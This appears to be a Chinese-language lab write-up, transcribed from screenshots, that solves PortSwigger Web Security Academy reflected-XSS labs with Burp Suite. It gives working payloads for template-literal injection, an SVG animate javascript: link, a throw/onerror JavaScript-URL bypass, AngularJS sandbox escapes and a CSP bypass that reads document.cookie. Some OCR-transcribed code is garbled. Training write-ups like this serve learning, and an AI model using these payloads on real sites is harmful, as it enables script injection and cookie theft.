   Chrome/99.0.4844.74 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0aca000f04f09df5c00a29cc00ec003f.web-security-academy.net/post/comment/confirmation?postId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: zh-CN,zh;q=0.9
18 Connection: close
19
20
```

Response

```
89 <p>
90   I was five when I wrote my first book.
91 </p>
92 </section>
93 <section class="comment">
94   <p>
95     
96       Grant Arnunclle | 14 November 2022
97     </p>
98     <p> You free Saturday evening? </p>
99   </section>
100 <section class="comment">
101   <p>
102     
103       wanam | 19 November 2022
104     </p>
105     <p> 1 </p>
106     <p> </p>
107   </section>
108 <hr>
109 <section class="add-comment">
110   <h2> Leave a comment </h2>
```

Inspector

Selected text: ''-alert(1)-'

Decoded from: HTML encoding

Request Attributes: 2

Request Query Parameters: 1

Request Body Parameters: 0

Request Cookies: 1

Request Headers: 17

Response Headers: 3

Search... 0 matches

Done

9,280 bytes | 228 millis

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

Home

Thank you for your comment!

Your comment has been submitted.

[< Back to blog](#)

<https://Oara0000409df5c0a29cc20e002f/web-security-academy/set/post?postId=1>

1.23 将 XSS 反射到带有尖括号、单引号、双引号、反斜杠和反引号的模板文字中 Unicode 转义(23)

The screenshot shows a web browser displaying a lab page from the WebSecurity Academy. The URL is https://Oara0000409df5c0a29cc20e002f/web-security-academy/set/post?postId=1. The page title is "实验室：将 XSS 反射到带有尖括号、单引号、双引号、反斜杠和反引号的模板文字中 Unicode 转义". The main content area contains a "从从业者" button, a "未解决" button, and a "访问实验室" button. To the right, there is a sidebar titled "跟踪您的进度" (Track Your Progress) which shows progress bars for "学习资料" (0%), "漏洞实验室" (20%), and "关卡进度" (12%, 34%, 0%). Below this is a section titled "你的水平" (Your Level) showing a "新手" badge. The bottom of the sidebar features a link "查看您在我们的名人堂中的排名 >>".

Burp Project Intruder Repeater Window Help Hackvortor Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvortor

1 x 2 x 3 x 4 x 5 x 6 x 7 x 8 x 9 x ...

Send Cancel < > ? Target: https://0a6500cb04be9dad0e22ad2001c009a.web-security-academy.net HTTP/1.1

Request

Pretty Raw Hex ⌂ ⌂ Select extension... Pre... Raw Hex Render ⌂ ⌂ Select extension...

```
1 GET /?search=${alert(1)} HTTP/1.1
2 Host: 0a6500cb04be9dad0e22ad2001c009a.web-security-academy.net
3 Cookie: session=sBjQXCW3R0cMHwebWNSPzsgl708qs
4 Sec-Ch-Ua: "(Not A:Brand";v="8", "Chromium";v="99"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/99.0.4844.74 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
  https://0a6500cb04be9dad0e22ad2001c009a.web-security-academy.net/?search=1
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
18
19
```

Response

Request Attributes 2 Request Query Parameters 1 Request Body Parameters 0 Request Cookies 1 Request Headers 16 Response Headers 3

Inspector

Done 3,454 bytes | 749 millis

```
var message = `0 search results for '${alert(1)}'`;
```

这里的 `` 其实就是代表可以使用模板语句的意思

这里使用的 js 的模板语句 \${} 里边是相当于js代码

```
 ${alert(1)}
```

Burp Project Intruder Repeater Window Help Hackvortor Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvortor

1 x 2 x 3 x 4 x 5 x 6 x 7 x 8 x 9 x ...

Send Cancel < > ? Target: https://0a6500cb04be9dad0e22ad2001c009a.web-security-academy.net HTTP/1.1

Request

Pretty Raw Hex ⌂ \n ⌂ Select extension... Pre... Raw Hex Render ⌂ \n ⌂ Select extension...

```
1 GET /?search=${alert(1)} HTTP/1.1
2 Host: 0a6500cb04be9dad0e22ad2001c009a.web-security-academy.net
3 Cookie: session=sBJQXCW3R0cMHwebWNSPzsgl708qs
4 Sec-Chr-Ua: "(Not A Brand);v=3", "Chromium";v="99"
5 Sec-Chr-Ua-Mobile: ?
6 Sec-Chr-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.74 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a6500cb04be9dad0e22ad2001c009a.web-security-academy.net/?search=1
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
18
19
```

Response

```
39 </div>
40 <div theme="blog">
41   <section class="maincontainer">
42     <div class="container is-page">
43       <header class="navigation-header">
44         <section class="top-links">
45           <a href="/">Home</a>
46           <p>|</p>
47           </section>
48         </header>
49         <header class="notification-header">
50           <div id="searchMessage">
51             <h1>0 search results for '<span>${alert(1)}</span>'</h1>
52             <script>
53               var message = '0 search results for ' + ${alert(1)};
54               document.getElementById('searchMessage').innerText = message;
55             </script>
56             <hr>
57           </header>
58           <section class="search">
59             <form action="/" method="GET">
60               <input type="text" placeholder="Search the blog..." name="search">
61               <button type="submit" class="button">
62                 Search
63               </button>
64             </form>
65           <section class="blog-list">
66             <div class="is-linkback">
67               <a href="/">Back to Blog</a>
68             </div>
69           </section>
70         </div>
71       </div>
72     </body>
```

Done

3,454 bytes | 749 millis

WebSecurity Academy Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home

0 search results for 'undefined'

Search

< Back to Blog



1.24 事件处理程序和href属性被阻止的反射型 XSS(24)

Google 已翻译为以下语言: 中文 (简体) | 显示原文

参与 Burp 挑战, 有机会测试您的技能并赢得奖品 - 技能挑战

[登出](#) [我的账户](#)

PortSwigger

产品 | 解决方案 | Research | Academy | Daily Swig | 支持 | [更多](#)

仪表板 学习路径 最新话题 | 所有实验室 神秘实验室 名人堂 | 开始吧 获得认证 | [更多](#)

网络安全学院 » 跨站脚本 » 语境 » 实验室

实验室: 事件处理程序和 href 属性被阻止的反射型 XSS

[专家](#) [凸 LAB](#) [未解决](#)

本实验包含一个反射 XSS 漏洞, 带有一些白名单标签, 但所有事件和锚点 href 属性都被阻止。
要解决该实验室问题, 请执行 [跨站脚本](#) 攻击, 该攻击会注入一个向量, 单击该向量时会调用该 alert 函数。
请注意, 您需要用“点击”一词标记您的矢量, 以诱导模拟实验室用户点击您的矢量。例如:

```
<a href="">Click me</a>
```

跟踪您的进度
学习资料: 0%
漏洞实验室: 20%
关卡进度: 12/52, 35/143, 0/35

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Dashboard Target **Proxy** Intruder Repeater Window Help Hackvertor

Send Cancel < > [] Target: <https://0a96005604dd078cc051416a003d00b6.web-security-academy.net> [] HTTP/1 []

Request	Response	Inspector
<pre>Pretty Raw Hex ⌂ ⌂ Select extension... 1 GET /?search=script HTTP/1.1 2 Host: 0a96005604dd078cc051416a003d00b6.web-security-academy.net 3 Cookie: session=I2CAzG03fx1MC0q6lgLgSF36vZeBauhW4 4 Sec-Ch-Ua: "(Not A Brand";v="8", "Chromium";v="99" 5 Sec-Ch-Ua-Mobile: ? 6 Sec-Ch-Ua-Platform: "Windows" 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Referer: https://0a96005604dd078cc051416a003d00b6.web-security-academy.net/ 15 Accept-Encoding: gzip, deflate 16 Accept-Language: zh-CN,zh;q=0.9 17 Connection: close 18 19 20</pre>	<pre>Pre... Raw Hex Render ⌂ ⌂ Select extension... 1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 Connection: close 4 Content-Length: 3513 5 6 <!DOCTYPE html> 7 <html> 8 <head> 9 <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet"> 10 <link href="/resources/css/labsBlog.css rel=stylesheet"> 11 <title> 12 Reflected XSS with event handlers and href attributes blocked 13 </title> 14 </head> 15 <body> 16 <script src="/resources/labheader/js/labHeader.js"> 17 </script> 18 <div id="academyLabHeader"> 19 <section class="academyLabBanner"> 20 <div class="container"> 21 <div class="logo"> 22 <h2> 23 Reflected XSS with event handlers and <code> 24 href 25 </code> 26 attributes blocked 27 </h2> 28 32 Back 33 34 to&nbsp;lab&nbsp;description&nbsp; 35 : 36 <svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new</pre>	Request Attributes 2 Request Query Parameters 1 Request Body Parameters 0 Request Cookies 1 Request Headers 16 Response Headers 3

Request: [?](#) [⚙️](#) [↶](#) [↷](#) Search... 0 matches Response: [?](#) [⚙️](#) [↶](#) [↷](#) Search... 0 matches

3,613 bytes | 676 millis

Table of contents

Event handlers

Copy tags to clipboard **Copy events to**

All tags
custom tags
a
abbr
acronym
address
applet
area
article
aside
...

Search Type: tag Search term:

Event handlers that do not require a target

Event: Description:

onafterscriptexecute

Compatibility: Fires after script is executed

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 152
Payload type: Simple list Request count: 152

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	a
Load ...	a2
Remove	abbr
Clear	acronym
Duplicate	address
Add	animate
Enter a new item	
Add from list ...	

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: [\=\<\>+\'[\]\^\^#]

其中可以看到几个标签

The screenshot shows a search result for 'animate' in the SVG Reference Handbook. The results table lists the 'animate' element with its description, attributes, and examples. The 'values' attribute is highlighted.

元素	说明	属性
<a>	创建一个SVG元素周围链接	xlink:show xlink:actuate xlink:href target
<altGlyph>	允许对象性文字进行控制，来呈现特殊的字符数据	x y dx dy rotate glyphRef format xlink:href
<altGlyphDef>	定义一系列象性符号的替换	id
<altGlyphItem>	定义一系列候选的象性符号的替换	id
<animate>	随时让动态改变属性	attributeName="目标属性名称" from="起始值" to="结束值" dur="持续时间" repeatCount="动画时间将发生"

查看这篇文章可以发现大致思路

<https://portswigger.net/research/svg-animate-xss-vector>

The screenshot shows a research article titled 'SVG animate XSS vector' by Gareth Heyes. The article discusses how to bypass WAFs using SVG elements like set, animate, animateTransform, and animateMotion. It highlights the use of the values attribute to specify multiple values separated by semi-colons, and the keyTimes attribute to control the pacing of the animation. A sample XSS vector is provided:

```
<svg><animate values="1;2;3" /></svg>
```

I wondered if I could include a JavaScript URL in the middle of the values attribute - that might confuse a lot of WAFs looking for the JavaScript protocol. The problem was, if I didn't set a duration then the first value would always be shown and if I did set a duration then the URL would cycle through the values and therefore not always show the JavaScript URL. Looking at the SVG specification I noticed that there's a keyTimes attribute that allows you to control the pacing of the animation for each of the values. Using this with the repeatCount attribute would enable the animation to always show the JavaScript URL. Here is the final XSS vector:

```
<svg><animate xlink:href=#xss attributeName:href dur=5s repeatCount=indefinite
```

```
<svg><a><animate attributeName.href
values=javascript:alert(1) /><text x=20 y=20>click
me</text></a>
```

The screenshot shows a challenge completed on the WebSecurity Academy platform. At the top, there's a banner with the text "Congratulations, you solved the lab!" and buttons for "Share your skills!" and "Continue learning >". Below the banner, the page title is "Click me". A search bar shows "0 search results for ''". A link "[< Back to Blog](#)" is visible at the bottom of the search area.

1.25 在 JavaScript URL 中反映了 XSS，并阻止了一些字符(25)

The screenshot shows the PortSwigger Lab page for the challenge. The title is "实验室：在 JavaScript URL 中反映了 XSS，并阻止了一些字符". The page includes a "Share" button, a "LAB" button, and a "解决" (Solve) button. A note says "本实验将您的输入反映在 JavaScript URL 中，但并非如看上去那样。这最初似乎是一个微不足道的挑战；但是，该应用程序正在阻止某些字符以防止XSS攻击。要解决该实验室问题，请执行跨站脚本攻击，该攻击使用消息 中某处包含 alert 的字符串调用函数。1337 alert" and a "访问实验室" (Access Lab) button. On the right, there's a progress bar titled "跟踪您的进度" (Track Your Progress) showing completion status for "学习资料" (0%), "漏洞实验室" (20%), and "关卡进度" (12/52, 35/143, 1/35).



Finding Inspiration

I.C. Poorly | 25 October 2022

I don't care who you are or where you're from aren't just poignant Backstreet Boys lyrics, they also ring true in life, certainly as far as inspiration goes. We all lack drive sometimes, or perhaps we have the drive but no ideas and thoughts may be swirling around our head, what do I start? What if I fail? Did I like the idea? What if it is your working towards it's important to break it down into manageable pieces. Surround yourself with things that inspire you, there are ways to find that inspiration even if nineties pop hits fail to get the creative juices flowing.

Too many ideas and thoughts may be swirling around your head, where do I start? What if I fail? Did I leave the oven on? Whatever it is you are working towards, it's important to break it down into manageable pieces. Surround yourself with things that galvanize your energy and creativity.

```
49
50 <br>
51 <p>I don't care who you are or where you're from aren't just poignant Backstreet Boys lyrics, they also ring true in life, certainly as far as inspiration goes. We all lack drive sometimes, or perhaps we have the drive but
52 no ideas and thoughts may be swirling around our head, what do I start? What if I fail? Did I like the idea? What if it is your working towards it's important to break it down into manageable pieces. Surround yourself with things that inspire you, there are ways to find that inspiration even if nineties pop hits fail to get the creative
53 juices flowing.
54
55 <p>These new experiences and emotions can create feelings we haven't been familiar with for a while. Just experiencing these heightened emotions will broaden your creative ideas now you have added energy.</p>
56
57 <p>It's also important to check out and read up on important people you look up to, especially if they are an inspiration due to their work. Look at these heroes and think what would we suffer through in school? The main message is, inspirational blocks will come, but are defined on how we break through
58
59 <hr>
60 <h2>Comments</h2>
61 <section class="comment">
62    Paul Amancio | 28 October 2022
63   <p>If you're nominated for a blogging award, can I come to the ceremony?</p>
64   </section>
65 <section class="comment">
66    Mike Groot | 05 November 2022
67   <p>What a stunning sight. Sorry, just saw my neighbour walk out the shower. Decent blog though.</p>
68   </section>
69 <section class="comment">
70    Aima Richaun | 16 November 2022
71   <p>Four coffees, two with milk no sugar, one black with no sugar and one white with 2 sugars. Sorry taking the builder's drink orders and needed to write them down somewhere.</p>
72   </section>
73 <section class="comment">
74    Fred Time | 17 November 2022
75   <p>I told Sharon at work to read your blog. Now she knows I exist, next step, ask her out.</p>
76   </section>
77 </section>
78 <hr>
79 <h2>Leave a comment</h2>
80 <form action="/post/comment" method="POST" enctype="application/x-www-form-urlencoded">
81   <input type="hidden" name="csrf" value="PjTFlfMLQ70w1Bp8yedRtp36hzh7c">
82   <input required type="hidden" name="postId" value="1">
83   <label>Comment:</label>
84   <textarea rows="12" cols="300" name="comment"></textarea>
85   <label>Name:</label>
86   <input required type="text" name="name">
87   <label>Email:</label>
88   <input required type="email" name="email">
89   <label>Website:</label>
90   <input pattern="https://.*" type="text" name="website">
91   <button class="button" type="submit">Post Comment</button>
92 </form>
93 </section>
94 <div class="in-linkback">
95   <a href="javascript:fetch('/analytics', {method:'post',body:'/post%3fpostId%3d1'}).finally(_ => window.location = '/')">Back to Blog</a>
96 </div>
97 </div>
98 </div>
99 </div>
100 </div>
101 </div>
102 </div>
103 </div>
104 </div>
105 </div>
106 </div>
107 </div>
108 </div>
109 </div>
110 </div>
111 </div>
112 </div>
```

```
<a href="javascript:fetch('/analytics',
{method:'post',body:'/post%3fpostId%3d1'}).finally(_=> window.location = '/')">Back to Blog</a>
```

这里看到url中的 值在这里出现了

简单试一下

```
/post?postId=1&'1337
```

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Target: https://0a14007a04a72219c0e937a4005c007d.web-security-academy.net

Request

```
POST /post?postId=1337 HTTP/1.1
Host: 0a14007a04a72219c0e937a4005c007d.web-security-academy.net
Cookie: session=VQz9P9Xyv4ypd3X03H113NG04+e50
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A Brand";v="0", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a14007a04a72219c0e937a4005c007d.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Accept: */*
```

Response

```
<p>Nothing to gain from these blogs - except utter joy.</p>
<h2>Leave a comment</h2>
<form action="/post/comment" method="POST" enctype="application/x-www-form-urlencoded">
<input required type="hidden" name="csrf" value="UdxJ3lubchIEBkfla3cUGJfjtj9hs07">
<input required type="hidden" name="postId" value="1337">
<label>Name</label>
<input required type="text" name="name">
<label>Email</label>
<input required type="email" name="email">
<label>Website</label>
<input pattern="http|https" type="text" name="website">
<button class="button" type="submit">Post Comment</button>
</form>
</section>
<div id="linkback">
<a href="javascript:fetch('/analytics')</a>
<method='post',body:'/post%3fpostId%3d1%26%27-
alert%281%29-%27'})</method>
<.finally(_ => window.location = '/')>Back to Blog</a>
</div>
</div>
</section>
</div>
</body>
</html>
```

Inspector


Request Attributes: 2 ✓
Request Query Parameters: 2 ✓
Request Body Parameters: 0 ✓
Request Cookies: 1 ✓
Request Headers: 17 ✓
Response Headers: 3 ✓

8,871 bytes | 1,308 millis


这里可以看到我们填入的 ' 被url编码了 那么你可能再想这里能执行吗

简单尝试下

```
<a href="javascript:fetch('/analytics',
{method:'post',body:'/post%3fpostId%3d1%26%27-
alert%281%29-%27'})</a>
.finallly(_ => window.location = '/')>Back to Blog</a>
```



```
<a href="javascript:fetch('/analytics',
{method: 'post',body: '/post%3fpostId%3d1%26%27-alert%281%29-%27;')
.finally(_ => window.location = '/')">Back
to Blog</a>
```



两种方式都能弹 这里的原因是由于这段字符执行顺序是 html解码->url解码 -> javascript解析

```
/post?postId=1&'-alert(1337)-'
```

可以看到()没了

The screenshot shows the Burp Suite interface with a captured request and response. The response body is displayed in a code editor-like view. A large red diagonal line is drawn across the entire response body, obscuring the content. The response body itself contains HTML code for a comment form.

```
<a href="javascript:fetch('/analytics',
{method:'post',body:'/post%3fpostId%3d1%265&'},
x=x=>{
<!--=> 使用匿名函数 -->
throw/**/onerror=alert,1337
//抛出一个异常 弹出1337
}
,tostring=x>window+'',{x:''})
//将x转换为字符串
.finallly(_ => window.location = '/')>Back
to blog</a>
```

看不太懂

```
post?postId=5&'},x=x=>
{throw/**/onerror=alert,1337},tostring=x>window+'',
{x:'
```

← → C 0aea00c803ce828dc0a81a91008100d3.web-security-academy.net/post?postId=5&%27;x=x=>(throw/**/onerror=alert,1337).toString=x>window=%27%27;bc%27

Slim Jim | 03 November 2022
Is this a good way to get noticed?

Nick O'Time | 05 November 2022
I'm just here to read the comments.

Roy Youthere | 19 November 2022
I enjoy writing in my spare time, maybe we can meet up and you can help me edit my journal. It covers 35 yrs of my life, the last 25 I've spent in prison. I can send you a visiting order and we could become special friends.

Leave a comment

Comment:

Name:

Email:

Website:

[Post Comment](#)

< Back to Blog

WebSecurity Academy  Reflected XSS in a JavaScript URL with some characters blocked [Back to lab description >>](#)

Congratulations, you solved the lab! [Share your skills!](#) [Continue learning >>](#)

Home



Identity Theft

Christine Ager | 27 October 2022

I'm guessing all the people that used to steal people's identities by rifling through their garbage cans, looking for private banking details, are probably very fat and lazy now. With so many working from home opportunities available, in this golden age of technology, even baddies don't need to step outside the front door.

I never really got my head around the whole shredding your documents thing. I let too much pile up and it was always a pain to have to go through them and look for what I wanted. Please don't make me do that again.

1.26 AngularJS 沙箱转义而不使用字符串的反射型 XSS(26)

绕沙箱

Google 已翻译为以下语言： 中文 (简体) | 显示原文

参与 Burp 挑战，有机会测试您的技能并赢得奖杯 - 挑战我

PortSwigger

产品 | 解决方案 | Research | Academy | Daily Swig | 支持 | 登出 | 我的账户

仪表板 学习路径 最新话题 所有实验室 神秘实验室 名人堂 开始吧 获得认证

网络安全学院 » 跨站脚本 » 语境 » 客户端模板注入 » 实验室

实验室：使用 AngularJS 沙箱转义而不使用字符串的反射型 XSS

专家 未解决

凸 LAB

本实验以一种不寻常的方式使用 AngularJS \$eval，其中函数不可用，您将无法在 AngularJS 中使用任何字符串。为了解决实验室问题，执行跨站点脚本攻击，该攻击会逃脱沙箱并在 alert 不使用函数的情况下执行 \$eval 函数。

访问实验室

解决方案

跟踪您的进度

学习资料： 0
0%

漏洞实验室： 0
21%

关卡进度：

- 12 共 52 张
- 35 共 143 页
- 2 共 35

还是这个文章 看不太懂

<https://portswigger.net/research/xss-without-html-client-side-template-injection-with-angularjs#top>

?
search=1&toString().constructor.prototype.charAt%3d[].join;
[1]|orderBy:toString().constructor.fromCharCode(120,
61,97,108,101,114,116,40,49,41)=1

WebSecurity Academy

Reflected XSS

Back to lab description

strings LAB Solved

Home

5 search results for {{value}}

Search the blog... Search

WebSecurity Academy

Reflected XSS with AngularJS sandbox escape without strings

Back to lab description

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home

5 search results for {{value}}

Search the blog... Search

1.27 使用 AngularJS 沙箱转义和 CSP 的反射 XSS

The screenshot shows a PortSwigger Academy lab page. At the top, there's a navigation bar with links like '产品', '解决方案', 'Research', 'Academy', 'Daily Swig', '支持', and a '我的账户' button. Below the navigation is a main menu with '仪表板', '学习路径', '最新话题', '所有实验室', '神秘实验室', '名人堂', '开始吧', and '获得认证'. A breadcrumb trail indicates the current location: '网络安全学院' > '跨站点脚本' > '语境' > '客户端模板注入' > '实验室'. The main title of the lab is '实验室：使用 AngularJS 沙箱转义和 CSP 的反射 XSS'. Below the title, it says '本实验使用CSP和AngularJS' and provides instructions to '为了解决实验室问题，执行绕过 CSP、逃脱 AngularJS 沙箱和警报的跨站点脚本 document.cookie 攻击。'. A large green button labeled '访问实验室' is present. To the right, there's a sidebar titled '跟踪您的进度' with sections for '学习资料' (0 items), '漏洞实验室' (21% completion), and '关卡进度' showing progress in three categories: 学徒 (12/52), 从业者 (35/143), and 专家 (3/35). The main content area contains the following code:

```
<script>
location='https://0a9a002204540c3cc084a6a1005a00ac.web-security-academy.net/?search=<input id=x ng-focus=$event.path|orderBy:(z=alert)(document.cookie)'>#x';
</script>
```

这里可以看到是通过 AngularJS 来绕过的csp机制

```
<input id=x ng-focus=$event.path|orderBy:(z=alert)(document.cookie)'>#x
```

```
<script>
location='https://0a9a002204540c3cc084a6a1005a00ac.web-security-academy.net/?
search=%3Cinput%20id=x%20ng-
focus=$event.path|orderBy:%27(z=alert)
(document.cookie)%27%3E#x' ;
</script>
```

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

Craft a response

URL: <https://exploit-0a350095046f0c26c07aa6840148004a.exploit-server.net/exploit>

HTTPS


File: /exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<script>
